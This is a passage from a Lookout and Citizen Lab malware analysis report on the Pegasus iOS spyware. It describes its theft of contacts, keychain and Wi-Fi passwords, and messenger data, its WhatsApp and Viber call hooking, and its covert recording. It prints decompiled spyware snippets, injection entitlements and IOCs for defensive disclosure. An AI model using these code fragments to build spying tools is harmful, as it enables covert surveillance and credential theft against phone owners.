Pegasus will also remove all of its libraries (for example, the audio recording tools):

Data Gathering

As Pegasus' fundamental purpose is to spy on the owner of the phone, one of its main operations is to gather data. The data- gathering functionality of Pegasus is among the most complete and comprehensive we have seen in any spy-ware package. It gathers everything from obvious high-value data like passwords, contacts, and calendar entries to data from numerous social networks. The full list of data types gathered is long, so we will examine only how it grabs certain pieces of high- value data in order to show how the product works.

The full list of apps is:

- SMS/iMessage
- Calendar
- Address Book
- Gmail - mail and attachments
- Viber - calls and messages
- Facebook - address book and messages
- WhatsApp - messages and calls
- Line
- Kakao
- WeChat
- Surespot
- Imo.im
- Mail.Ru
- Tango
- VK
- Odnoklassniki

Grabs all sensitive data

```
v45 = objc_msgSend(
CFSTR("BEGIN:VCALENDAR\nVERSION:3.0\nPRODID:-//Apple//iPhone//EN\nMETHOD:PUBLI
SH\nBEGIN:VEVENT\n"),
          "stringByAppendingFormat:",
          CFSTR("UID:%@\n"),
          v14);
 v41 = (struct objc_object *)objc_msgSend(v40, "stringByAppendingString:",
CFSTR("END:VEVENT\nEND:VCALENDAR\n"));
```

Calendar

As high-value PII, the "systemd" process grabs each VCAL file from the calendar and sends it through a message:

```
v3 = CFSTR("/private/var/mobile/Library/AddressBook/AddressBook.sqlitedb");
v4 =
CFSTR("/private/var/mobile/Library/AddressBook/AddressBookImages.sqlitedb");


@property (nonatomic) unsigned int m6cVniVZHP7fjJGSl;
@property (retain, nonatomic) NSString *n7UaDOxao5xVD;
@property (retain, nonatomic) NSString *namePrefix;
@property (retain, nonatomic) NSString *firstName;
@property (retain, nonatomic) NSString *middleName;
@property (retain, nonatomic) NSString *lastName;
@property (retain, nonatomic) NSString *nameSuffix;
@property (retain, nonatomic) NSString *nickname;
@property (retain, nonatomic) NSString *organization;
@property (retain, nonatomic) NSString *department;
@property (retain, nonatomic) NSString *title;
@property (retain, nonatomic) NSString *h4fW1CC56Q;
@property (retain, nonatomic) NSData *imageData;
@property (retain, nonatomic) NSDate *birthday;
@property (readonly) s62tW6JOsHqCefoKFMkoTgOHc *emails;
@property (readonly) s62tW6JOsHqCefoKFMkoTgOHc *phones;
@property (readonly) s62tW6JOsHqCefoKFMkoTgOHc *addresses;
```

Contacts

The software also gathers contacts from the system, dumping the victim's entire address book.

```
objc_msgSend(v2[4], "setDelegate:", v2);
objc_msgSend(v2[4], "setDesiredAccuracy:", kCLLocationAccuracyBest,
kCLLocationAccuracyBestForNavigation);
objc_msgSend(v2[4], "setDistanceFilter:", kCLDistanceFilterNone,
kCLLocationAccuracyBest);
objc_msgSend(v2[4], "startUpdatingLocation");
```

GPS location

Pegasus also constantly updates and sends the location of the phone:

Capturing User Passwords

```
v9 = objc_msgSend(&OBJC_CLASS___NSDictionary,
"dictionaryWithObjects:forKeys:count:", &v91, &v86, 5);
v81 = kSecClassInternetPassword;
v44 = objc_msgSend(&OBJC_CLASS___NSDictionary,
"dictionaryWithObjects:forKeys:count:", &v81, &v76, 5);
v73 = 0;
if ( !SecItemCopyMatching(v9, &v73) )
{
  v61 = objc_msgSend(v73, "countByEnumeratingWithState:objects:count:");
  if ( v61 )
  {
    v59 = *(_DWORD *)v70;
    v57 = kSecAttrGeneric;
    v55 = kSecAttrLabel;
    v53 = kSecAttrAccessGroup;
    v51 = kSecAttrAccount;
    v49 = kSecAttrService;
    v47 = kSecValueData;
    do
    {
        objc_enumerationMutation(v45);  // And save all the passwords
        v11 = *(void **)(HIDWORD(v69) + 4 * v10);
        v12 = objc_msgSend(*(void **)(HIDWORD(v69) + 4 * v10),
"objectForKey:", v47);
        v13 = objc_msgSend(v12, "base64EncodedStringWithOptions:", 0);
        v14 = objc_msgSend(&OBJC_CLASS___q2RP5kmdKC7k, "alloc");
        v15 = objc_msgSend(v14, "init");
        v16 = objc_msgSend(v15, "autorelease");
        v17 = objc_msgSend(&OBJC_CLASS___NSMutableString, "string");
        v18 = objc_msgSend(v11, "objectForKeyedSubscript:", v49);
        objc_msgSend(v17, "appendFormat:", CFSTR("Service: %@\n"), v18);
        v19 = objc_msgSend(v11, "objectForKeyedSubscript:", v51);
        objc_msgSend(v17, "appendFormat:", CFSTR("Account: %@\n"), v19);
        v20 = objc_msgSend(v11, "objectForKeyedSubscript:", v53);
        objc_msgSend(v17, "appendFormat:", CFSTR("Entitlement Group: %@\n"),
v20);
        v21 = objc_msgSend(v11, "objectForKeyedSubscript:", v55);
        objc_msgSend(v17, "appendFormat:", CFSTR("Label: %@\n"), v21);
        v22 = objc_msgSend(v11, "objectForKeyedSubscript:", v57);
        objc_msgSend(v17, "appendFormat:", CFSTR("Generic Field: %@\n"),
v22);
        objc_msgSend(v17, "appendFormat:", CFSTR("password: %@\n"), v13);
```

WiFi and Router Passwords

In addition to stealing all of the victim's passwords, Pegasus interrogates the list of every Wi-Fi network that the phone has saved and grabs all of the SSIDs and WEP/WAP keys and users.

```
v15 = objc_msgSend(
          &OBJC_CLASS___NSDictionary,
          "dictionaryWithContentsOfFile:",

CFSTR("/private/var/preferences/SystemConfiguration/com.apple.wifi.plist"));

v18 = objc_msgSend(*(void **)(HIDWORD(v39) + 4 * v16), "objectForKey:",
CFSTR("SSID_STR"));
     if ( v18 )
     {
        HIDWORD(v19) = objc_msgSend(v17, "objectForKey:",
CFSTR("SecurityMode"));
        if ( !HIDWORD(v19) && objc_msgSend(v17, "objectForKey:",
CFSTR("WEP")) )
           HIDWORD(v19) = CFSTR("WEP");
        v20 = objc_msgSend(v17, "objectForKey:", CFSTR("EnterpriseProfile"));
        if ( v20 && (v21 = objc_msgSend(v20, "objectForKey:",
CFSTR("EAPClientConfiguration"))) != 0 )
             LODWORD(v19) = objc_msgSend(v21, "objectForKey:",
CFSTR("UserName"));
```

Pegasus also grabs the router password for Apple devices like Airport, Time Capsule, etc.


```
 v32 = (struct objc_object *)objc_msgSend(&OBJC_CLASS___NSMutableDictionary,
"dictionary");
 …
 v56 = kSecClassGenericPassword;
 v52 = kSecClass;
  v53 = kSecReturnAttributes;
  …
  v59 = CFSTR("AirPort");
  v3 = objc_msgSend(&OBJC_CLASS___NSDictionary,
"dictionaryWithObjects:forKeys:count:", &v56, &v52, 4);
```

Interception of Calls and Messages


Pegasus has a sophisticated set of audio and messaging intercept libraries that are modular and extensible. The base libraries for audio (libaudio.dylib) and messaging (libimo.dylib) are comprehensive, but there are specialized libraries for each of the key intercept protocols.

The libaudio library registers a number of notification observers that record audio when fired. These observers listen for notification IDs that get posted by various Pegasus modules. In the analyzed sample, this included notifications from the WhatsApp and Viber modules (, libwacalls.dylib and libvbcalls.dylib).

Normal Phone



Pegasus Infected Phone



Process Injection: converter

The interception of real-time calls from the chat messengers (e.g., WhatsApp, Viber) comes through a library that is injected into their process space dynamically at run time. The "converter" binary (the mechanism through which this occurs) is a version of the cynject open-source library available here: https://github.com/r-plus/substrate/blob/master/cynject.cpp

The library takes a pid as an argument and injects a dylib into running process using Mach kernel APIs. The usage for converter is: `start (usage: %s <pid> <dylib> [args...])`

Converter has the following entitlements:

```
<key>com.apple.springboard.debugapplications</key>
<true/>
<key>get-task-allow</key>
<true/>
<key>task_for_pid-allow</key>
<true/>
```

Additionally, converter has a failsafe key combination that it listens for on the keyboard to dynamically unload the injected libraries.

Skype

Pegasus pulls all of the data about calls out of the Skype database on the device.

Saving Skype Call Data

```
v9 = objc_msgSend(CFSTR("Skype"), "stringByAppendingPathComponent:");
v10 = objc_msgSend(v9, "stringByAppendingPathComponent:", CFSTR("main.db"));
v34 = objc_msgSend(
        &OBJC_CLASS___NSString,
```

```
        "stringWithFormat:",
        CFSTR("select distinct contacts.displayname, contacts.skypename,
participants.identity from participants left join contacts on
contacts.skypename = participants.identity where participants.convo_id =
%@"), v33);
v12 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("select Calls.*, CallMembers.identity, CallMembers.dispname,
CallMembers.call_db_id from Calls, CallMembers where CallMembers.call_db_id =
Calls.id and calls.id > %lld limit 50"), V10, v11);
```

Pegasus also saves any calls that Skype has previously recorded by reading them out of the Skype database files.

Save Skype Recorded Calls

```
objc_msgSend(v33, v47, CFSTR("skype"));
v60 = 8;
v20 = objc_msgSend(v32, v43, CFSTR("dispname"));
if ( v20 && (v60 = 9, v30 = v20, !(unsigned __int8)objc_msgSend(v20, v54,
CFSTR(""))) )
   {
     v60 = 10;
     objc_msgSend(v33, v48, v30);
   }
   else
   {
     v60 = 11;
     objc_msgSend(v33, v48, CFSTR("unknown"));
   }
v60 = 12;
v21 = objc_msgSend(v32, v43, CFSTR("begin_timestamp"));
v60 = 13;
objc_msgSend(v33, v49, v21);
v60 = 14;
v22 = objc_msgSend(v32, v43, CFSTR("duration"));
v30 = &OBJC_CLASS___NSString;
v60 = 15;
v23 = objc_msgSend(v22, v44);
v60 = 16;
v24 = objc_msgSend(v30, v45, CFSTR("%d"), v23);
v60 = 17;
objc_msgSend(v33, v50, v24);
v60 = 18;
v25 = objc_msgSend(v32, v43, CFSTR("is_incoming"));
```

Telegram

Obtain Telegram Database

```
v2 = self;
v3 = objc_msgSend(self, "x7sWQeoY8tfwL");
result = (id)objc_msgSend(
            v3,
            "h4r8VB8NO49:l3rHG96:withPath:",
            CFSTR("group.ph.telegra.Telegraph"),  4, CFSTR("tgdata.db"));
if ( !result )
{
   v5 = objc_msgSend(v2, "x7sWQeoY8tfwL");
   result = (id)objc_msgSend(v5, "h4r8VB8NO49:l3rHG96:withPath:",
CFSTR("ph.telegra.Telegraph"), 4, CFSTR("tgdata.db"));
}
return result;
```

Dump Telegram DB

```
 if ( ((int (*)(void))sub_21E00)() & 0xFF
    && sub_21E00(v8, CFSTR("SELECT first_name, last_name, phone_number FROM
users_v29 WHERE uid = ?;"), &v57) & 0xFF )
  {
```

WhatsApp

The Pegasus authors have instrumented the interception of WhatsApp messages and calls within the samples that we have obtained. In addition to logging the appropriate information for messages and calls, the software also loads a library (libwacalls.dylib) that is designed to hook key WhatsApp functions and intercept various communication types.

This library issues system-wide notifications when calls are connected, interrupted, or ended, and when another call event occurs. Any application can receive these events provided they know the ID of the notification. Throughout Pegasus these notifications are unique and conspicuous, and they are made up of a sequence that's 56 characters long and appears to be the output of a sha224 hash function. Another Pegasus module responsible for recording audio included notification observers that explicitly listen for these IDs. It seems that when these notifications are sent from libwacalls, and consequently handled by libaudio.dylib, Pegasus records the current WhatsApp call a victim is making.

Libaudio saves audio recordings from WhatsApp calls in the following directories:

- micFileName - /private/var/tmp/cr/x.<call_id>.caf
- spkFileName - /private/var/tmp/cr/t.<call_id>.caf
- sentryFileName - /private/var/tmp/cr/z.<call_id>.caf

Message Log - systemd

```
v5 = objc_msgSend(v3, "decodeBoolForKey:", CFSTR("incoming"));
objc_msgSend(v4, "setIncoming:", v5);
v6 = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("outcome"));
objc_msgSend(v4, "setOutcome:", v6);
v7 = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("medium"));
objc_msgSend(v4, "setMedium:", v7);
v8 = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("configuration"));
objc_msgSend(v4, "setConfiguration:", v8);
v9 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("date"));
objc_msgSend(v4, "setDate:", v9);
v4[8].isa = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("day"));
v4[7].isa = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("month"));
v4[6].isa = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("year"));
v4[13].isa = objc_msgSend(v3, "decodeDoubleForKey:", CFSTR("duration"));
v4[14].isa = v10;
v11 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("peerDisplayName"));
objc_msgSend(v4, "setPeerDisplayName:", v11);
v12 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("peerJID"));
objc_msgSend(v4, "setPeerJID:", v12);
v13 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("detailText"));
objc_msgSend(v4, "setDetailText:", v13);
v14 = objc_msgSend(v3, "decodeBoolForKey:", CFSTR("isCallerKnown"));
objc_msgSend(v4, "setIsCallerKnown:", v14);
```

WhatsApp Incoming Call - systemd

```
v17 = &OBJC_CLASS___WACallEvent;
v4 = (struct objc_object *)objc_msgSendSuper2(&v16, "init");
if ( v4 )
{
    v5 = objc_msgSend(v3, "decodeBoolForKey:", CFSTR("incoming"));
    objc_msgSend(v4, "setIncoming:", v5);
    v6 = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("outcome"));
    objc_msgSend(v4, "setOutcome:", v6);
    v7 = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("medium"));
    objc_msgSend(v4, "setMedium:", v7);
    v8 = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("configuration"));
    objc_msgSend(v4, "setConfiguration:", v8);
    v9 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("date"));
    objc_msgSend(v4, "setDate:", v9);
    v4[8].isa = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("day"));
    v4[7].isa = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("month"));
    v4[6].isa = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("year"));
    v4[13].isa = objc_msgSend(v3, "decodeDoubleForKey:", CFSTR("duration"));
    v4[14].isa = v10;
    v11 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("peerDisplayName"));
    objc_msgSend(v4, "setPeerDisplayName:", v11);
    v12 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("peerJID"));
    objc_msgSend(v4, "setPeerJID:", v12);
    v13 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("detailText"));
    objc_msgSend(v4, "setDetailText:", v13);
    v14 = objc_msgSend(v3, "decodeBoolForKey:", CFSTR("isCallerKnown"));
    objc_msgSend(v4, "setIsCallerKnown:", v14);
}
```

libwacalls first checks that Cydia Mobile substrate exists by attempting to load and link /usr/lib/libdata.dylib. If it isn't present then libwacalls exits. Otherwise execution continues, resulting in the decryption of several strings that are used to identify classes and methods to be hooked.

Libwacalls is responsible for hooking the following methods that belong to the `CallManager` class:

- `setCallConnected`
- `setCallInterrupted`
- `setCallInterruptedByPeer`
- `endCall`

The following method is also hooked that belongs to the `CallLogger` class:

- `addCallEvent`

All hooks rely on distributed notifications for IPC. As a result all hooks post a system-wide notification, with each notification containing a unique identifier that notification observers must reference exactly in order to receive. In all cases notification IDs are 56 characters, likely a sha224 hash digest. The functionality of these hooks is as follows:

Hook method	Information included in Notification	Notification IDs
`_CallManager_setCallConnected_hook`	The peerjid object of the current call	0202e7fc2337a14ca95320b1f4df9d19e11a194d8cb654fc1e798c15
`_CallManager_setCallInterrupted_hook`	Whether the call is held or connected	if held - 446c38f860176520a42ad4892c9a77a34a23294aa33193fa72fc2bb5 if connected - 0202e7fc2337a14ca95320b1f4df9d19e11a194d8cb654fc1e798c15
`_CallManager_setCallInterruptedByPeer_hook`	Whether the call is held or connected	if held - 446c38f860176520a42ad4892c9a77a34a23294aa33193fa72fc2bb5 if connected - 0202e7fc2337a14ca95320b1f4df9d19e11a194d8cb654fc1e798c15
`_CallManager_endCall_hook`	Bool value as to whether the call has been ended	13df0b440b93f47b7fda5532bac5317dd8ad8da774dd03326a8954a4
`_WACallLogger_addCallEvent_hook`	posts a notification containing information about when the call event was received (seconds since epoch as a string) along with a string representation of the peerjid obj	affe96a6aea14929e4af980ca4e75461858d48ae46ccca09032598f8

Viber

The samples of Pegasus we obtained were configured to obtain all of the calls from Viber through the libvbcalls library, which provides hooks for Viber. These hooks are implemented similar to the ways seen in the libwacalls dynamic library, where hooking of key WhatsApp functions occur. Hooking in libvbcalls takes place when calls are first started and when they finish.

CallEnded hooking logs the time the call finished and posts it in a system wide notification.

The following notification IDs are posted by libvbcalls:

- onCallStarted : eb899b6873eb166859e610915dd002ea21b6057bd31fc6c1b38f27e2
- onCallEnded : b79cd49420fbeba629a0290bc890c66924dd8452d0c2fd5ba9b327d0

As with libwacalls these notifications are picked up by libaudio.dylib and appear to result in call recording taking place.

Libaudio also saves audio recordings of ViberCalls to the following directories. These are the same as those used by WhatsApp except for the sentryFileName. All three paths are listed below.

- micFileName - /private/var/tmp/cr/x.<call_id>.caf
- spkFileName - /private/var/tmp/cr/t.<call_id>.caf
- sentryFileName - /private/var/tmp/cr/vb.<call_id>.caf

Real-Time Espionage

In addition to the ability to grab all the input and output of the phone, the phone can be used as an audio and video recorder. As Omri Lavie, NSO's co-founder, told the Financial Times, "Your smartphone today is the new walkie-talkie."[7] These functions are on display below:

Audio Recorder Instantiation

```
objc_const:00105634 _OBJC_INSTANCE_METHODS_AVAudioRecorderDelegate
__objc2_meth <aAudiorecorderd, aV16048c12_0, 0> ;
"audioRecorderDidFinishRecording:success"... ...
__objc2_meth <aAudiorecordere, aV1604812, 0> ;
"audioRecorderEncodeErrorDidOccur:error:" ...
__objc2_meth <aAudiorecorderb, aV12048_0, 0> ;
"audioRecorderBeginInterruption:" ...
__objc2_meth <aAudiorecorde_0, aV16048i12_0, 0> ;
"audioRecorderEndInterruption:withOption"... ...
__objc2_meth <aAudiorecorde_1, aV16048i12_0, 0> ;
"audioRecorderEndInterruption:withFlags:" ...
__objc2_meth <aAudiorecorde_2, aV12048_0, 0> ;
"audioRecorderEndInterruption:"
```

[7] http://www.haaretz.com/israel-news/business/economy-finance/1.574805

Audio Recorder Start

```
v2 = objc_msgSend(&OBJC_CLASS___UIApplication, "sharedApplication");
objc_msgSend(v2, "beginReceivingRemoteControlEvents");
v3 = objc_msgSend(&OBJC_CLASS___AVAudioSession, "sharedInstance");
v4 = 0;
v8 = 0;
v5 = objc_msgSend(&OBJC_CLASS___AVAudioSession, "sharedInstance");
if ( !((unsigned int)objc_msgSend(v5, "isOtherAudioPlaying") & 0xFF) )
{
  if ( (unsigned int)objc_msgSend(v3, "setActive:error:", 1, &v8) & 0xFF
      && (unsigned int)objc_msgSend(v3, "setCategory:withOptions:error:",
AVAudioSessionCategoryRecord, 1, &v8) & 0xFF )
    {
...
```

Save audio

```
v17 = objc_msgSend(&OBJC_CLASS___NSURL, "fileURLWithPath:", v7);
v18 = objc_msgSend(&OBJC_CLASS___AVAssetWriter, "alloc");
v51 = objc_msgSend(v18, "initWithURL:fileType:error:", v17,
AVFileTypeCoreAudioFormat, &v87);
…
v22 = objc_msgSend(&OBJC_CLASS___NSData, "dataWithBytes:length:", &v63, 32);
v23 = objc_msgSend(
          &OBJC_CLASS___NSDictionary,
          "dictionaryWithObjectsAndKeys:",
          v19,
          AVFormatIDKey,
          v20,
          AVSampleRateKey,
          v21,
          AVNumberOfChannelsKey,
          v22,
          AVChannelLayoutKey,
          0);
v24 = objc_msgSend(&OBJC_CLASS___AVAssetWriterInput, "alloc");
v25 = objc_msgSend(v24, "initWithMediaType:outputSettings:", v52, v23);
objc_msgSend(v25, "setExpectsMediaDataInRealTime:", 0);
objc_msgSend(v51, "addInput:", v25);
```

Capture Video

```
 v9 = objc_msgSend(&OBJC_CLASS___AVCaptureDevice, "devicesWithMediaType:",
AVMediaTypeVideo);
```

Conclusion

We rely on mobile devices to both store our digital assets and give us access to them. Our phones are always with us and have become a main form of voice, video- and messaging-based communication. This makes our mobile devices highly valuable targets for motivated attackers.

NSO Group reportedly has hundreds of employees and makes millions of dollars in annual revenue, effectively as a cyber arms dealer, from the sale of its sophisticated mobile attack software. NSO is only one example of this type of cyber mercenary: we know that it is not the only one, as we've seen with the Hacking Team, Finfisher, and other organizations that compete in this space.

bigger headlines with iOS

While this report is focused on the iOS version of the software, Lookout and Citizen Lab are aware that NSO Group advertises Android and Blackberry versions and are investigating those as well.

This report shows the importance of keeping our devices up to date with the latest patches and exercising vigilance with the security of our mobile devices.

Appendix A: TLS Certificate Information

File: ca.crt

Certificate:

Data:
Version: 1 (0x0)
Serial Number:
a9:c2:dc:41:57:dc:50:14
Signature Algorithm: sha256WithRSAEncryption
Issuer: CN=Asterisk Private CA, O=My Super Company
Validity
Not Before: Jul 18 11:21:53 2016 GMT
Not After : Jul 17 11:21:53 2021 GMT
Subject: CN=Asterisk Private CA, O=My Super Company
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (4096 bit)
Modulus (4096 bit):
00:b0:8e:1b:24:7e:b4:d6:10:ab:10:fd:ce:a1:eb:
2d:d7:c8:38:d3:ce:bb:a3:9a:30:0e:72:08:46:01:
2d:c5:3e:3e:82:c1:4a:4e:a7:44:d8:94:2b:30:0c:
dd:c3:b3:6b:bf:69:d2:0d:01:6c:e1:c5:db:f0:7c:
50:3b:ba:cc:47:64:63:67:bf:50:62:49:33:74:d1:
c4:57:e8:57:2b:6c:4b:b5:63:81:66:7b:cf:0e:c2:
92:80:f9:ce:d9:e9:f5:f2:95:18:77:d7:24:47:62:
ff:2d:bc:09:fa:f4:4d:92:53:df:85:cc:38:39:9f:
14:ef:16:f1:6d:63:47:c9:44:1e:6a:0a:70:00:bd:
92:a5:c2:ec:d1:8d:02:bf:ae:cb:8b:5e:03:8a:67:
d0:ee:02:80:b7:a7:94:9f:b5:0f:dc:3a:d6:ea:ec:
3d:8d:3e:ae:e9:54:f1:39:a4:fc:53:01:ad:ce:6a:
e6:56:53:fe:7d:92:0f:5c:0b:0a:03:18:94:aa:4e:
fc:8d:f0:69:ee:a2:c1:a9:0c:6d:1e:69:78:28:73:
69:e4:aa:ca:b0:0f:49:d9:ca:b2:71:72:d9:25:ec:
3e:6c:c0:10:68:aa:a3:b6:71:fd:69:f3:d0:4e:c2:
24:3f:69:1f:5a:5d:5e:02:8f:67:e7:40:52:1f:34:
17:7a:47:c8:6e:d1:fc:d2:99:6a:97:c5:1b:c1:87:
2a:4f:04:f7:7a:33:dc:3a:d0:be:5e:67:26:b7:d1:
4e:0e:fa:d4:78:44:ef:e1:a2:a5:fa:f3:ae:e4:9b:
5f:34:a5:9b:45:b0:dc:ca:a0:19:94:6f:c3:c1:0a:
79:84:35:a3:ad:2d:33:82:28:8a:e2:97:f1:82:2c:
49:80:ef:ae:10:d4:cf:83:ed:b3:0c:58:e8:1c:74:
7d:12:30:e6:bc:fb:08:b7:04:44:51:5e:95:4d:17:
d3:e7:8e:ab:93:88:7f:7f:91:01:c9:d4:61:15:8b:
6f:23:41:49:58:e4:bd:81:d9:90:07:8a:c0:99:da:
2f:f0:21:f1:96:52:7e:a5:5e:69:3d:1a:da:b0:19:
24:7e:d6:5a:98:b6:4a:18:54:1f:b9:e5:ed:63:d5:
e6:6d:1c:67:59:91:52:14:55:aa:94:86:b1:77:43:

fe:b4:5c:d6:8b:57:e1:cf:de:84:37:4f:7a:26:0b:
92:ec:c1:3c:9c:45:31:b9:b6:ad:ef:4e:51:73:53:
96:06:16:9d:e8:67:d1:8e:08:aa:1a:93:0f:7e:fc:
8a:f0:9d:ed:13:db:dd:ab:78:5e:32:99:ac:41:b6:
09:75:a8:9c:ff:6e:72:95:44:e8:dc:38:30:e3:21:
81:0b:bf
Exponent: 65537 (0x10001)
Signature Algorithm: sha256WithRSAEncryption
7e:ce:86:7c:1d:d7:10:b6:67:11:a0:1a:be:01:34:b8:12:f5:
61:2a:af:a6:30:94:dd:35:6f:fb:80:aa:4d:a1:80:9b:80:63:
d7:02:71:8d:07:4f:57:94:03:bd:1c:b8:44:83:08:6b:be:72:
47:e4:bc:d7:51:ce:ee:3f:30:84:d9:eb:41:3d:7f:9c:6b:37:
58:d2:94:71:be:38:dc:97:fb:0e:60:2b:d1:88:e4:72:74:6f:
85:3a:60:84:f1:58:40:2c:9d:5e:f7:a9:4b:3e:aa:6a:ed:08:
d8:4c:d1:33:1f:5d:ff:b9:6e:98:9f:71:6b:19:50:6d:c3:58:
dd:15:76:e3:d9:80:df:da:c3:55:11:f6:cb:6a:08:64:c1:8d:
f9:f6:d3:c3:30:61:bd:55:4f:34:88:96:0c:ea:96:6a:37:14:
b0:f2:8f:5e:16:fa:ca:9a:28:7c:68:e1:6f:07:f3:a1:7d:a4:
a4:40:5c:c6:e9:ce:98:a2:95:b2:09:93:ba:b5:a3:62:38:7d:
d3:9f:1d:36:2d:29:4a:c6:96:a8:d1:2d:de:a9:2a:8b:43:33:
d5:f1:a5:71:10:32:33:a0:fa:8b:4e:04:d4:12:4f:26:1f:d8:
82:27:cc:c2:a9:17:a7:65:3d:3c:45:42:77:5a:c0:10:6e:57:
d2:84:89:45:bc:49:5f:be:0d:cc:ec:21:6c:06:16:f1:43:8f:
58:ce:93:68:7e:46:ea:fd:db:e0:9b:42:44:52:66:f8:01:d7:
29:7a:61:b6:be:13:94:48:02:bc:68:34:46:73:91:64:76:95:
14:08:ba:9e:41:59:76:83:ab:88:c3:60:74:75:37:34:08:24:
91:2f:ba:81:65:d3:b8:a8:b4:28:79:71:ad:7c:95:db:7e:9c:
6b:30:44:3a:b6:b1:66:83:ab:1c:a5:77:f7:63:d1:da:30:a0:
2e:65:d4:0c:c4:ec:8d:d3:4c:32:e8:71:e5:25:2b:81:97:cc:
ad:c9:f2:d9:7d:01:48:10:7c:86:51:db:39:da:f3:64:0a:1d:
b2:35:d8:21:2e:27:7c:c7:b3:8f:28:14:95:90:5c:17:1f:7b:
7c:a2:e8:18:4a:31:39:89:dc:8b:56:99:df:d0:26:0a:85:70:
e8:e1:d0:ad:59:92:35:98:a5:7d:4f:51:46:2a:3a:cf:85:79:
5d:07:63:44:6c:a4:81:82:d8:d5:40:32:95:ac:d8:77:c3:af:
8b:fc:ad:2b:ef:04:87:80:0c:dd:c0:ec:87:2d:1f:06:51:8f:
da:71:1b:f6:c4:17:5a:6f:e6:f2:b2:d4:90:b9:76:a7:e8:71:
56:30:33:4f:58:15:b6:2b

Appendix B: IOCs for Jailbreak Detection

Indicators of Compromise for the jailbreaks used in Pegasus

```
/--early-boot
/var/root/test.app
/private/var/tmp/crw
/private/var/tmp/cr
/private/var/tmp/st_data
```

Authors

Max Bazaliy, Lookout

Michael Flossman, Lookout

Andrew Blaich, Lookout

Seth Hardy, Lookout

Kristy Edwards, Lookout

Mike Murray, Lookout

Additional credit goes to the other researchers who have worked on this analysis:

From Lookout: Christina Olson, Christoph Hebeisen, Pat Ford, Colin Streicher, Robert Nickle, John Roark

From Citizen Lab: Bill Marczak, John Scott Railton

Website: www.lookout.com
Blog: blog.lookout.com
Twitter: @lookout

About Lookout:

Lookout is a cybersecurity company that makes it possible for individuals and enterprises to be both mobile and secure. With 100 million mobile sensors fueling a dataset of virtually all the mobile code in the world, the Lookout Security Cloud can identify connections that would otherwise go unseen - predicting and stopping mobile attacks before they do harm. The world's leading mobile network operators, including AT&T, Deutsche Telekom, EE, KDDI, Orange, Sprint, T-Mobile and Telstra, have selected Lookout as its preferred mobile security solution. Lookout is also partnered with such enterprise leaders as AirWatch, Ingram Micro and MobileIron. Headquartered in San Francisco, Lookout has offices in Amsterdam, Boston, London, Sydney, Tokyo, Toronto and Washington, D.C.


Lookout